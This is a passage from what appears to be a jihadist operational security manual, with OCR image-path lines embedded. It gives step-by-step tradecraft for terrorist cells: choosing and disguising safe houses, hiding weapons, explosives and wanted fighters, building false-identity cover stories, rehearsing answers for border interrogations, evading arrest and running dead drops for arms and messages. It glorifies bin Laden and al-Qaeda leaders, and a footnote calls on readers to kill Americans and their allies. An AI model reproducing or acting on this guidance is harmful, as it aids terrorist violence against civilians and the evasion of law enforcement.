Abū Mus'ab As-Sūrī (may Allāh protect him) said[70] about these bases; *"The secret Jihadi organizations used this manner in all Jihadi experiences. Rather, it can be said that this method is fundamental in preparing all secret organizations and guerilla warriors throughout the world. Although this method only allows training on light and personal weapons and allows some lessons on how to use explosives and weapons to use in the first stages of guerilla warfare, it is proven that this method is highly effective. The basic principle, as we will explain in guerrilla warfare operations, is having moral motivation and the will to fight; not to increase the knowledge of weapons which are not used by the mujāhidīn practically. Through these methods, the trainees learn how to disassemble and reassemble the weapons, and how to use and shoot them theoretically. They will do this practically and perform limited shooting in an empty area, cave, or in an enclosed part of a house that is sound proof. Most of the first shooting done by the trainee is performed during actual fighting operations. The mujāhidīn used this method in the Syrian Jihadi experience from 1975 to 1982 and it was very useful and successful. Indeed some of the mujāhidīn were able to kill some of the apostates and their helpers in their first actual shooting operations. They developed their skills through actual operations and it was a unique experience. Similarly, this happened in Jihadi experiences in other countries…"* and he, may Allāh protect him, went on to elaborate; *"…From the experiences of training in houses, the level of the military preparation was relatively low. However, the level of security was very high because this training happened in a very secret and precautionary environment. Also the ideological and moral training was high and it was reflected in the Jihadi ideological and political understanding. It was also reflected in the theory of Jihadi guerilla warfare, especially in our Jihadi experiences in Syria, Egypt, Libya, Algeria, Morocco, and others…. We saw that the subjects that we taught in houses proved to be important, especially the educational and ideological ones. And in certain situations the cell was able to establish limited and mobile bases. This made the operational circle to be complete and to be the model of best preparation, even if it did not reach a high military level. That (attaining the model of best preparation) is because there were no political and security restraints, like the case of moving abroad to training."*[71]

[70] ***The Global Islamic Resistance Call*** Ch. 8 Sec. 6 The Theory of Training in the Global Islamic Resistance Call: Secret Training in Homes.
[71] Ibid pg. 15-19.

Purpose of the Base (Safe-House):

1) Training - *Tarbiyyah* (both theory and practical). Our theory in this training depends on the following principles:
   - **a)** Focusing on the ideology and methodology of preparing and developing the will to fight and the morale regarding this.
   - **b)** Focusing on the understanding of the theory of Jihādi guerilla warfare or also called the '*war of the weak and oppressed*'.
   - **c)** Spreading the methodology of the ideological, military, and theoretical training in our Ummah using all means (i.e. internet, pamphlets - *Risāla*, word of mouth, etc.)
   - **d)** Dependency on the manner of the training in secret homes and small secret mobile bases.
   - **e)** Developing fighting abilities through Jihādi operations and joining the battlefield.

2) Hiding and this includes the mujāhidīn (especially the leaders and the 'wanted' brothers) and the possessions of the group like the weapons, ammunition, explosive materials, documents, money, etc. And in this section we have included some information on how to hide and conceal the above and the like.

3) Conducting meetings and the like.

4) They also serve as set-off points during operations as well as bases where the mujāhidīn return to after carrying out the operations.

Security Precautions for Bases/Apartment

1) Choosing the apartment carefully as far as the location, the size for the work necessary (meetings, storage, arms, fugitives, work preparation) is concerned.

2) They must be located far from government and security centers. Avoiding police stations and government buildings. Apartments should also not be rented near those places.

3) Under no circumstances should anyone know about the apartment except those who use it.

4) Construct and maintain your house in a way which is normal according to the area in which it is located i.e. the common construction/style of houses there. This is such that the house does not arouse attraction from the neighbors and any passers-by[72]. Also

[72] The same applies to the car owned by the brother; it should not be the one which raises the people's heads .i.e. their attention.

it important to avoid any style (e.g. paints, roofing, fences, etc.) that might attract the interests of the informants and spies e.g. inquiring about your source of income and the like.

5) Preparing secret locations in the apartment for securing documents, records, arms, and other important items.

6) It MUST NOT BE located in a criminal environment or neighborhood.

7) There must be numerous (alternate) entry and exit options/routes both to the house and the area in which it is located.

8) The brothers must use the necessary concealment - camouflage when going to and leaving the house/base. Ensuring that there is has been no surveillance prior to the members entering or leaving the apartment.

9) It is preferable to rent apartments in newly developed areas - where people do not know one another. Usually, in older quarters people know one another and strangers are easily identified, especially since these quarters have many informers.

10) Establish effective security measures both inside the house/base as well as outside it.

- **a)** For instance the house must be built in such a way that it is difficult for anyone to enter without being noticed, or with a high perimeter fence such that those outside cannot see or hear what is going-on inside.
- **b)** Preparing ways of vacating the apartment in case of a surprise attack (stands, wooden ladders, secret escape doors, e.t.c).
- **c)** Apartments used for undercover work should not be visible from higher apartments in order not to expose the nature of the work.
- **d)** Agreement among those living in the apartment on special ways of knocking on the door and special signs prior to entry into the building's main gate to indicate to those who wish to enter that the place is safe and not being monitored. Such signs may include hanging out a towel, opening a curtain, placing a cushion in a special way, etc.
- **e)** Ensuring that there is has been no surveillance prior to the members entering the apartment.
- **f)** It is preferable to rent these apartments using false names, appropriate cover, and non-Moslem appearance.

g) When renting these apartments, one should avoid isolated or deserted locations so the enemy would not be able to catch those living there easily.

11) Availability of basic household items is also an important factor so as to avoid borrowing from the neighbors which might lead them to come to the house which possess as security risk since the inside of the fence/house will now be known to the public. Such items include those used to make repairs like plumbing, electricity, digging, construction and carpentry. Also the presence of such items eases the living conditions of the brothers using the place.

12) The house must be organized and neat such that it is easy for the brothers to access all that which may be required to any time without wasting a lot time looking for things all over the place.

13) Beware of neighbors especially visiting them since they will also start to come to your place and what is more dangerous than that is that you never know whether they are informants or spies, rather what is common nowadays is that the society is filled with these people so beware and take all the necessary precautions!

14) The brothers must also think over and properly decide whether the base should be mobile or fixed and this depends on various factors such as the money available, the purpose of the base, the number of brothers to use it and the like.

15) A comprehensive cover for occupants and visitors. For example if the cover of the base is a health-center then the brothers using it must have the necessary documents like identification, licenses, as well as the skills. Incase spies come to it they will not be suspicious as there is already a doctor with the relevant skills and can attend to them without any difficulties. In the case of a physician, there should be an actual medical diploma, membership in the [medical] union or so, the government permit, and the rest of the routine procedures known or required for such businesses in that area.

16) The brothers must immediately evacuate from the operational base after operations and destroy any evidence there so as to limit or completely cutoff any threads which might be used by the security agencies to track and capture them.

17) In the case where you suspect of being under surveillance or being wanted, or if the brother you want to meet is under surveillance, NEVER EVER carry out any conversation, especially on jihādi work inside your house, area of residence or workplace.

You never know whether some spy devices (audio and video recorders and tracking devices) have been setup either in your house, around it or your workplace. It is STRONGLY advised that you make any meetings far away from such areas. Some good options are the public areas like the restaurants, shopping malls, universities, bus/taxi parks, etc.[73]

18) Avoid unnecessary meetings and visits especially those brothers with a visible Islāmic appearance (prayer marks on the face, beard, islāmic clothing, e.t.c) as well as those who are being suspected or under surveillance by the security personnel at your home or the workplace as well as the areas close by. And this – cancellation of the frequent visits/meetings must be done in a normal way without arousing any suspicions from the people. If the visits/meetings are needed then it should be with the effective implementation of the required security measures.

19) Avoid over-changing your area of residence and work i.e. shifting from one house to another, then form there to another, and so on! The reason being that the informants and spies are always looking out for those new tenants or residents in their areas of work.[74] If there is a really urgent reason, like if the former residence having been compromised i.e. found out by the *wazaga*[75] then use the obligatory security guidelines in picking a new residence.

20) There MUST NEVER be any sudden change in the mujāhid's appearance (beard, clothing, talking style and topics, etc.) and character/manners. For example the brother with a beard must avoid cutting if off completely at once, rather trim it at proper intervals until it reaches an acceptable size.[76] It is vital to note here that gradual change of the above i.e. appearance and manner is what must be implemented to avoid rising any suspicions.

21) The brother must also advise, rather, discourage his work brothers (especially those who are being suspected by the

[73] Check the sub-section of: **Meetings** and the basic security precautions mentioned there.

[74] The mujāhid must be very alert on this issue, for one of the major security measures advised by the Police and Anti-Terror authorities is that the people should closely monitor new resident/tenants in their areas. This was so especially after the twin bombings in Kampala on July 2010 at Kyadondo rugby grounds and the Ethiopian village bar.

[75] Spies of Informants for the enemy's security/intelligence agencies – derived from the reptile which blew in the fire that was setup to burn Prophet Ibrāhim (as) and it is reported that the Messenger of Allāh (saw) ordered it to be killed wherever it is.

[76] The brothers must also know that it can in some cases/areas be safer for the mujāhid to keep both his Islāmic appearance especially the beard so as to avoid causing any suspicions on him in his living and working areas.

intelligence agencies) from visiting or meeting him at his home or workplace (the actual shop/workroom, building and street). If meeting them there is a necessity then there must be adequate security measures like the brothers disguised as laborers (e.g. plumbers, carpenter, etc.), relatives or any other logical cover that might do the trick.

22) If there is a telephone in the apartment, calls should be answered in an agreed-upon manner among those who use the apartment. That would prevent mistakes that would, otherwise, lead to revealing the names and nature of the occupants as well as their dealings.

23) If you realize or confirm that you are being spied on or that spy devices have been planted in your area (home/workplace). Never ever make any meetings with the brothers there as well as do any jihādi work there. This is so because the intelligence agencies can easily track you monitor all what you are doing as well as record everything taking place. Even you brothers will be tracked and those who were not known or suspected are then revealed. So beware!!!

24) Never mention the details (name, location and addresses) of your actual/real working place and living area over the phone. This also applies to the meetings on any jihādi work.

25) The mujāhid must also be very alert and careful with the rubbish/garbage leaving his home or workplace. The informants and spies have from among their numerous techniques of searching for evidence, taking rubbish from a suspect's home or office and then searching it for any evidence that they can use to charge him with or even convict him.[77]

[77] They can even put together paper/documents that have been cut-up to pieces. Check-out the security guidelines on how to destroy evidence and documents in the relevant chapter (DOCUMENTS).

HIDING

This topic could involve hiding wanted/known brothers from the security services. It could either involve moving someone or something secretly from one place to another. Another form relates to the skills of concealing something so as to move it from one place to another such as a letter, a kidnapped government officer, a jerry can of Sulfuric Acid, the Amir (especially when there is a man-hunt for him), and other such scenarios. So the brothers must be very serious, extremely careful and should plan accordingly. If any member of your underground cell is arrested, you must immediately act on the assumption that they will be forced to give information. This means taking precautions, such as going into hiding if necessary.

Factors to consider before storage/hiding:

1) First establish the confidentiality and importance of that which will be hidden. For instance is it a wanted mujāhid, a couple of AK-47s, ammunition, explosives' material like chemicals, detonators, money, etc. All the following factors - considerations are dependent or determined by this first element. All illegal documents, literature, reports and weapons (when not in use) must be carefully hidden.

2) Is the hiding location/site stationary i.e. fixed (in one place) e.g. underground, in the safe house e.t.c; or is it mobile i.e. the item or individual is hidden in different locations and transferred to other locations depending on the situation and needs?

3) What is the format (state) of that which has to hidden .i.e. is it in liquid form, gas or solid form? And this also relates to things like clothing, storage media like CDs, DVDs, Memory and Flash disks, Hard Disks (externals), etc.

4) What is the lifetime (duration/expiry) of the material/item to be hidden?

5) What is the size or capacity?

6) What is the weight – mass of the item?

7) Accurately studying the area/site *wāqie*;

- **a)** Accessibility – the routes (road/entrances) to and fro the selected location.

b) Privacy – is it free from any observation by anyone who is not concerned even those group members who are not related to such matters.

c) Weather – is it rainy or the dry season because some items might be affected by the weather conditions at the selected site. Also if it requires construction, then the brothers will construct it accordingly after ascertaining the weather condition.

8) Avoid flashy sites and methods .i.e. those which can easily be identified by even the common people such as the ceiling, and the like. You should also bear in mind the person you are using and the area he is in. For example, if you are in a very poor area, you do not give a young person a very expensive laptop to look after. If he is stopped by police they will ask him many questions concerning it. Also do not hide items in things (containers) that attract attention such as a handy cam or the latest mobile phone.

9) What are the available as well as necessary means of delivering/depositing and retrieving the item to and fro the selected hiding site?

10) It is also advised that the brothers combine the usage of different hiding methods and tricks as well as locations. This is very beneficial especially when one of the sites or methods has been discovered by the enemies. For instance, If you want to hide explosives or weapons, you can store them in big bags of sugar as an example. If you have a warehouse or store room full of sugar, you will keep about 70% of the bags only sugar. The 30% you will store both sugar and weapons.

11) Who is to be responsible for the management and security of the selected location? And here those brothers, who qualify well, especially those possessing the qualities mentioned under **Group Member**, must be selected. And this must be carefully done (the selection of the management personnel) so as to cutoff any disastrous instances. And here we remind the brother reading this compilation about the security detail that was responsible for the safety – and Allāh is the Only Protector! – of the martyred Amir of the Mujāhidīn Usāmah Muhammad bin Laden (may Allāh grant him the status of the *Shuhada*), it was composed of the very best brothers (may Allāh reward them accordingly) and from them is the

current leadership of the mujāhidīn of the Arabian Peninsula[78] and through them Allāh (SWT) has bestowed the Muslims and the Ummah a lot of good news especially in the land of Yemen as well as inflicting very heavy losses on the enemy. We ask Allāh (SWT) to aid them as well as the mujāhidīn everywhere.

12) Splitting numerous items. This may help to ease the storage of those items are regards the space required for them as well as being a good trick since all the items cannot be discovered at once or getting spoilt as a result of bad weather or mismanagement. Also If you have to carry many things then you should split them up and not carry them all at once.

13) When are those items going to be needed so as to be used? Also when and how they will be transferred from the secret location?

14) Appropriately setting up the secret location;

- **a)** Construction must be in accordance with all the necessary conditions.
- **b)** Contingency measures .i.e. in case of discovery by the enemies, emergency transfer, etc.
- **c)** Codes/signals and signs/marks to be used as well as their different states i.e. – busy, danger (location is under surveillance), dropped (item has be delivered), picked (item has been received), etc.

15) Establishing very effective contingency measures and strategies such as;

- **a)** Site change/shifting
- **b)** Site destruction
- **c)** Site protection
- **d)** Confidentiality status within the group

16) When carrying letters or similar items, you should not try to hide the container you hiding something inside. If you decide to hide a letter in a watch, do not try to hide the watch as well, as

[78] The Amir Shaykh Abu Baser al-Wuhayshi (was the personal secretary of the Shaykh, the vice-Amir Shaykh Abu Sufyan al-Azdi, the Military Commander - Qasim bin Yahya bin Mahdi ar-Raymi (Abu Hurairah as-Sana'ani), 'Uthman al-Ghamidi (one of the 50 mujāhidīn selected by the Shaykh from al-Farouq Camp to accompany him (at the time of the 9/11 operation) and they headed towards Torgar, next to Jalalabad, in the East of Afghanistan - the same place were the Shaykh gave his famous oath: ***"America will not live in peace and security until we live it in Palestine."*** And after securing the Shaykh and some leaders they headed towards Tora Bora (And he was from the very first mujāhidīn to go up the mountain) to meet the Crusader forces. Allāhu Akbar!

this will cause suspicion if the watch is uncovered. Also If sending a parcel, never send it direct to the person.

17) If you are sending a brother with a parcel to deliver and he needs to shave his beard, then he should not shave on the day he needs to travel. As there will be whiteness from where his beard used to be. So he should shave at least a few days before he intends to travel.

18) And we strongly advise the brothers to read the book – *"**How to Hide Anything**"* – by the author Michael Connor published by Paladin Press, California, USA. It is widely available on the internet. For example one can go to google.com and type into the search-box – *'how to hide anything.pdf'* (minus the inverted comas).

COVER STORY
(The Legend)


This is what hides someone when he is working.

Types of cover story:

There are two types of covers; Official and un-official. These both have their advantages and disadvantages.

Official

This is where you get assistance from a country. You get their support such using their diplomatic passports. With such covers, you receive immunity, which means your items will not be searched. You can transfer items and messages easier. However you will be exposed, as everyone will know who you are. You will also be prohibited from visiting certain areas as it may be dangerous for you. It will be easy for someone to follow you, especially if you are using a car. As your car will have diplomatic plates. And this type can no-longer be used by the mujāhidīn after the emergence of the global alliance to fight 'terrorism' also commonly known as the 'global war on terror'[79].



Un-Official

This are where you are left to make your own cover with supporting documents. You do not get direct assistance from countries or organizations and therefore have to work by yourself or a group. You can move around easier as you are not known. This means it will be more difficult to be followed or tracked. However if you get caught you will be arrested and punished in the country (and to be more clear any country on this planet since all of them are working together to fight the Deen and its advocates). There is even a possibility that you may disappear and no-one will enquire about you (this may occur in countries that

[79] And it is of extreme benefit that the Mujāhid in this error has a proper understanding of such terms and their like used by the Crusaders and the Jews in their fight against Islām and the Muslims.

have poor track record of human rights, rather, even in those 'known' for their false claims of democracy and human rights[80]).

The Types of Un-Official

a) Deep cover:

These tend to involve professional careers such as doctors, engineers, teachers, etc. There was an Egyptian spy named Rifaat Jamal. He managed to infiltrate the Jewish community in Egypt. He convinced everyone that he was Jewish, using this cover, he managed to get into Israel. He got married and had children in Israel. He spent 33 years with this cover. He eventually became the ambassador of Israel to Germany. He died in Germany. He left a number in his diary, and instructed his wife to call this number if he was to die. When he died, his wife called and it went direct to the Egyptian intelligence. After they buried him in Germany, the Egyptian intelligence came and took him out of his grave and buried him in Egypt. Another interesting story involving cover occurred in Pakistan. There was an imam of a mosque/area which was located very near to a Pakistani training camp. He was imam for the duration of 36 years until he reached the age of 70 years. He had a wife and children in this area. He realized that he had hernia (type of illness around the lining of the belly) and needed an operation. When they began to operate on him they realized that he was not circumcised. The authorities arrested him and began to interrogate him and torture him. He admitted to being a spy - RAW (intelligence agency of India).

b) Normal Cover:

[80] And I call upon all the mujāhidīn to wake up on this issue (of this double standard and treachery of the Kuffar and the *Murtadeen* on the precious sons and daughters of this Ummah) and respond to the Lord of the all Creation when He – Ta'alah, clearly stated; ***"... and so for all things prohibited, - there is the law of equality. If then any one transgresses the prohibition against you, Transgress ye likewise against him. ..."*** **(Al-Baqarah: 194).** And the Martyred Imām of the Mujāhidīn – Shaykh Usāmah bin Laden, (May Allāh grant him the Lofty status of shaheed), said from among his famous statements, *"… don't ask anyone about killing the Americans."* And I say that this includes all those allied to them in anyway against this Ummah and they are many and can be found everywhere, so fear Allāh (SWT) and work upon this and don't be among those who sit back!!!!! For you, may Allāh (SWT) bless you, might be included in His (SWT) statement of praise; ***"...and heal the breasts of a believing people"*** **(At-Taubah: 14)** and also elsewhere; ***"O ye who believe! Be ye helpers of Allah..."*** **(As-Saff: 14)**.

When you work anywhere you must have a cover story. It may be a long cover or a very short cover for example you knock at someone's house and the person you are looking for is not in you will need to give a quick cover story as to who you are and why you need this particular person.

Conditions of a Good Cover

1) Double cover- This includes being able to change your cover instantly if the need arises. For example if you are on a bus and someone asks you where you are from and you give a town. To your amazement he says he is also from the same town. This leads him to begin to ask more specific questions about the area. You could answer him by saying that your father is from this area, but you live in another area.

2) Your cover should not cause suspicion on you. For example you say you are a mathematics teacher, but when he asks you a simple equation you do not know the answer.

3) Always have an ID to support your cover.

4) Your cover story should last as long as you need the cover. For example, if your cover is that you are only visiting the area for a few days, but then you stay for 6 months, this may bring suspicion on you.

5) You should properly think of what kind of cover you will use. Do not just pick the cover straightaway without considering other factors. For example, you quickly decide to use the cover that you are a rich businessman, but you don't even have enough money to buy good quality clothes.

Important Reminder on how to Avoid Capture:

The moment it is known that a brother has been arrested those whose identities he or she could reveal must immediately go into hiding. Most arrests take place because this rule is ignored. Even if it is believed that the arrested brother is unlikely to break this precaution must be observed.

1) Everyone must have an "ESCAPE PLAN". This includes an early warning system; assistance; safe hiding place; funds; transport; disguise; new documents of identity.

2) Endangered brothers may "lie low" until the threat passes or work in another part of the country or leave the country.

3) All links must be cut with a brother who has come under enemy suspicion or surveillance. In this case the brother may be "put on ice" until the danger has passed.

4) All documents, incriminating material etc. must be quickly destroyed or removed from storage places known to the arrested brother including from his or her house and place of work.

5) All mujāhidīn must be instructed on how to behave if arrested. They must refuse to give away their fellow brothers and strive to resist even under torture. The longer they resist the more time they give their brothers to disappear and get rid of evidence.

6) Everything must be done to help the arrested brother.

SECURITY PLAN

This is a set of coordinated, cohesive, and integrated measures that are related to a certain activity and designed to confuse and surprise the enemy, and if uncovered (the plans, members, leaders, bases, and e.t.c) they would be of very great assistance to minimize the resulting dangers (such as arrests, being captured or killed) as much as possible.

Importance of the Security Plan

The work will be successful if Allāh (SWT) grants that. The more solid the security plan, the more successful [the work] and the fewer the losses and dangers. The less solid the security plan, the less successful [the work] and the greater the losses and dangers.

Specifications of the Security Policy -Plan

A number of conditions should be satisfied to ensure that the security plan does succeed. These are [It should be];

a) Realistic and based on fact so it would be credible to the enemy before and after the work.
b) Very well co-ordinated, integrated, cohesive, and accurate, without any gaps, to provide the enemy [with the impression of] a continuous and linked chain of events.
c) Simple so that the members can assimilate it.
d) Creative.
e) Flexible.
f) Secretive.

The Method of Implementing the Security Plan

There should be a security plan for each activity that is subject to being uncovered by the enemy. For example, the brother who is charged with a certain mission might be arrested. It is, therefore, essential that a security plan be designed for him through which he will be able to deny any accusation or charges (true or otherwise).

Likewise, for the group assigned a collective mission, there should be a security plan to which all members are committed and are well versed with all that it demands. Each member would then find out, learn, and be trained in his role to ensure his assimilation of it.

An Example of a Security Plan for an Individual Mission (Training In Tanzania):

1) Prior to Departure: Traveling through an airport or border post, the brother might be subjected to interrogation or questioning by the border authorities. It is ESSENTIAL that he is taught the answers to the following anticipated questions and others like them;

- **a.** What are the reasons for your travel?
- **b.** How did you get the money for travel?
- **c.** How long is the travel period?
- **d.** Who will meet you in the arrival country?
- **e.** What will you be doing in the arrival country?

(There are different degrees of interrogation/questioning)

2) During Travel (transit country - Kenya): The brother should be taught the answers to the following questions and such others;

- **a.** Why are you going to Tanzania?
- **b.** Do you belong to any religious organizations?
- **c.** How did you get the travel money?
- **d.** Who got you the visa to Tanzania?
- **e.** What will you be doing in Tanzania?
- **f.** With whom will you be staying in Tanzania?

3) Arrival Country (Tanzania): The brother should be taught the answers to the following questions and others similar to them;

- **a.** Why did you come to Tanzania?
- **b.** How long will you be spending in Tanzania?
- **c.** With whom will you be staying?
- **d.** ….

4) Transit Country - Kenya (Return): The brother should be taught the answers to the following questions and others;

- **a.** What were you doing in Tanzania?
- **b.** Are you a Jihād fighter?
- **c.** Do you belong to any religious organizations in your country?
- **d.** Why did you come to our country in particular?
- **e.** Who will you be staying with now?
- **f.** How long will you be staying here?

5) Return Country (Returning to your Country);
- **a.** What were you doing in the transit country?
- **b.** Addresses and telephone numbers of those who hosted you during your stay?
- **c.** Whom did you visit in your group, and for how long?

6) When Your Travel (intention) to Tanzania is discovered;
- **a.** What were you doing in Tanzania or Kenya?
- **b.** In which camp did you trained?
- **c.** Who trained you? On what weapons were you trained?
- **d.** Who assigned you to go to Kenya?
- **e.** Whom did you contact in that country?
- **f.** What are 'the tasks and missions that you executed in your country?
- **g.** Who else trained with you in Tanzania?
- **h.** How many of your countrymen are in that camp and in Kenya?
- **i.** What are their names and contacts?
- **j.** Who are the group commanders there [in Tanzania]?
- **k.** Where do they live and what do they do?
- **l.** What things do the commanders talk about?
- **m.** E.t.c.



DEAD LETTER (DROP) BOX

It is a hiding place such as a hollow in a tree or the place under the floorboards. It is used like a `post box' to pass material between two people or more depending on the situation. To give a definition: A DLB is a natural or man-made hiding place for the storage and transfer of material. It can be a large space for hiding weapons or small for messages. It can be located inside buildings or out of doors; in town or the countryside. It can be in natural spaces such as the tree or floorboards, or manufactured by the brothers, such as a hollowed out fence pole or a hole in the ground. It is always camouflaged.

Types of DLBS:

1) Stationary DLBs: Fixed places such as a camouflaged hole in the ground, hollow tree trunk or fence pole, loose brick in a wall.
2) Portable DLBs: Containers which can be carried and left in innocent places to be picked up, e.g. discarded cigarette pack, hollowed-out stick or fake piece of rock.
3) Mobile DLBs: In different types of transport means (car, bus, train, boat or plane) and are mainly used to communicate between operatives who live far apart.
4) Magnetic DLBs: A simple magnet attached to a container increases opportunities for finding places to leave your DLB. With the aid of magnets you are able to clamp your DLB to any metal object such as behind a drain pipe, under the rail of a bridge, under a vehicle, etc.

Conditions of a Dead Letter (Drop) Box:

1) The area: This must be a place that will not cause suspicion if you stay for a short while. A good example of such a place is a graveyard (here we are referring to those of the Kuffār mainly because of the way in which they are constructed). The cover you will use in such an area must be realistic. It should also be easily reachable (the only exception is when storing weapons; it should be difficult to get to).

2) It must be safe and secure. It must be well concealed from casual onlookers. Beware of places where children play, gardeners work or tramps (e.g. beggars, street-kids, drug addicts, and their like) hang-out. It must not be near enemy bases or places where guards are always on duty. It must not be overlooked by buildings and windows .i.e such that if a brother is hiding or retrieving something then no one is able to see him especially from high rise buildings or landscapes close to the DLB site.

3) It must allow for safe deposit and removal of material. The brothers must feel secure about their actions in depositing and removing material. They must be able to check whether they are being watched.

4) The place must be okay in keeping with their public image and legend (cover story). It must allow for weather conditions and times of day. DLBs can be exposed or damaged by rain or flooding. Some locations may be suspicious to approach by day and dangerous by night so be careful and plan well when selecting the site/location.

5) If it is kept underground, it should not be easily uncovered by a few days of rain.

6) It must be easy to describe and find. Avoid complicated or confusing descriptions which make it difficult for your partner to find it.

7) (When burying weapons) You should place at least 2 signs to indicate the place. These must not be directly above it; it should be at least 10-15 feet away from it.

8) When dropping a letter or something similar you should have signs to give a message to the person that will be picking up. For example, if you leave 2 stones, that means that the item has been dropped, 3 stones means you did not drop it for some reason. These signs need to be appropriate to the area.

9) Lastly, but not least, the brothers are STRONGLY advised to use all the relevant security guideline mentioned under the hiding, bases and travelling.

Advantages:

1) The two or more brothers don't see each other, thus it is easy to keep the identities of the brothers a secret even to themselves.

2) If people do a raid on the area they will only arrest one brother.

3) You can keep it anywhere where people frequent, e.g. garden, library, cinema, schools, mall, shopping center, etc.

Disadvantages:

1) If you keep the item for a long time, it may get ruined by weather.

2) In most cases there is no security or anyone to guard it.

3) If it is in an area that is uncommon for people to walk around and someone sees your footsteps, he may follow them and get to the 'hidden stuff'.

4) At night it might be difficult to find the exact place.

Things to Look Out For:

1) Make sure no one is following you. Make sure you have a very suitable cover story (legend) that explains why you are in the location at a particular time.

2) It should be hidden and protected well.

3) (Especially letters and similar items) There should not be a long duration between the time the item is dropped and time it is picked up.

4) The two brothers involved in this job should have very good timing. The time should be fixed.

5) <u>If it is a letter</u>;

- **a)** It should be coded and the meaning must be that which is well known to the brothers and not at all to the enemy.
- **b)** If packed in something, the packing should not be eye-catching.

6) <u>If it is weapons</u>:

- **a)** It should be packed well and difficult to open.
- **b)** It should already be packed into smaller packages. Don't put it all in one bag or place (such as separating the arms from the

ammunition, the detonators from the main explosive materials, and so on). This is because if someone was sent to pick the items, they should be in bags that are easily carried by someone walking. And more important in case of damage or being found out by the enemies then we won't be losing everything and forced to start from zero!

c) AGAIN: <u>If it is explosives, never pack the detonators with the main charge of explosives</u>.

7) <u>The person making the drop</u>:

a) Must be one with the right qualities! So the responsible brother must select the task operative with a lot of cautiousness and thinking.

b) Make sure you are not followed before you make the drop.

c) Only put the sign once you have place the item at the designated place. Don't put it before! This is because if you place the sign first, and then go to the place and begin to place the item and then you are forced to leave due to some circumstance. Then this causes the brother who will pick it up to worry as he will suspect someone else has picked up the items. This may cause unnecessary problems for the group.

d) Once you make the drop you should leave the area immediately.

e) When you are leaving, make sure you are not being followed.

8) <u>The person making the pick up</u>:

a) He should pay attention to the signs. If there is a danger sign, he should not go anywhere near the items.

b) Once he has picked up the items, he should place a sign that he has picked up the items (again, this should only be done once the job is carried out).

c) He should leave the area immediately.

9) <u>Conditions of the signs</u>:

a) It should not be placed in an area that can easily become damaged. For example, if you decide to use stones in a child's

play area, then expect that the kids may play with the stones and ruin the sign.

b) It should not attract the attention of the people.

c) Should not be suspicious.

d) The person who makes the drop or pick up should be the only person to put the sign.

e) There should be a sign to indicate the drop and pick has been made.

f) Before you put the sign, you should confirm that no-one is following you.

g) Do the sign only once you have completed the work.

h) Never keep the sign near the 'hidden stuff'.


10) 4 types of signs:

a) Busy-did not make the drop for some reason.

b) Danger-don't make the pickup.

c) The item has been dropped.

d) The item has been picked up.



Carrying Out the DLB Operation:

The use of the DLB is an operation which must be carefully planned as follows:

Mujāhid A:

- ✓ Prepares material (packaging and camouflaging).
- ✓ Checks route for surveillance.
- ✓ Observes situation at DLB.
- ✓ Places material (if no surveillance).
- ✓ Returns to route to check for any surveillance.
- ✓ Places a signal indicating deposit.
- ✓ Returns home/to base.

Mujāhid B:

- ✓ Sees signal of deposit.

- ✓ Checks route.
- ✓ Observes situation at DLB.
- ✓ Removes material (if no surveillance).
- ✓ Returns route to check for surveillance.
- ✓ Places signal of removal.
- ✓ Returns home.

Mujāhid A:

- ✓ Checks signal of removal.
- ✓ Removes signals.
- ✓ Reports success.

Note: It is **very important** that both A and B adhere to all the security precautions required for the mujāhid himself (appearance, identification, e.t.c), while travelling (checking enemy surveillance, e.t.c) and such others.

FINANCE

The Prophet Muhammad *(SalAllahu alayhi wa ssalam)* said,

"I was sent with the sword until the people worship Allah without attributing partners with Him. My sustenance is given (by Allah to me) under the shade of my spear. The humiliation and disgrace is for the one who disobeys me. Whoever resembles a people is from them."[81] (Ahmed)

Ghanīmah and fai':

These are the two types of wealth that are taken from the enemy. Following is the definition of each:

Ghanīmah is the money taken from the disbelievers by force by the strength of the mujāhidīn and in a way that raises the word of Allāh (SWT).[82]

Fai' is what is taken from the disbelievers without fighting.[83]

And the mujāhid Shaykh Abū Mus'ab As-Sūrī, said in his book – ***The Global Islamic Resistance Call;***[84]

"*Money is the pillar and foundation of Jihād and we understand this from bitter realities. We also realize why the mentioning of Jihād with one's life is parallel with the mentioning of Jihād with one's wealth. In a lot of Qur'ānic verses, Jihad with one's wealth comes first….*" He (may Allāh preserve him) went on to analyze the ways of financing in the early stages of the secret jihādi organizations as well as the funding of the jihādi work in the recent past and the mistakes that were made until he said; "*However, the phenomena of the current Jihād has caused the current mujāhidīn to be one of the poorest sectors of the Ummah, and of the completely bankrupt people, tied the Mujāhidīn's status to begging, being needy, and following the one who finances him and who helps him to*

[81] So his (saw) sustenance and the sustenance of his nation after him, is under the shade of his (saw) spear and under the shade of the spears after him.
[82] Al-Jurjani.
[83] *Al-Sharĥ al-Kabīr* by al-Maqdisi.
[84] Chapter 8; Section 7: The Theory of Financing for the Global Islamic Resistance Detachments:

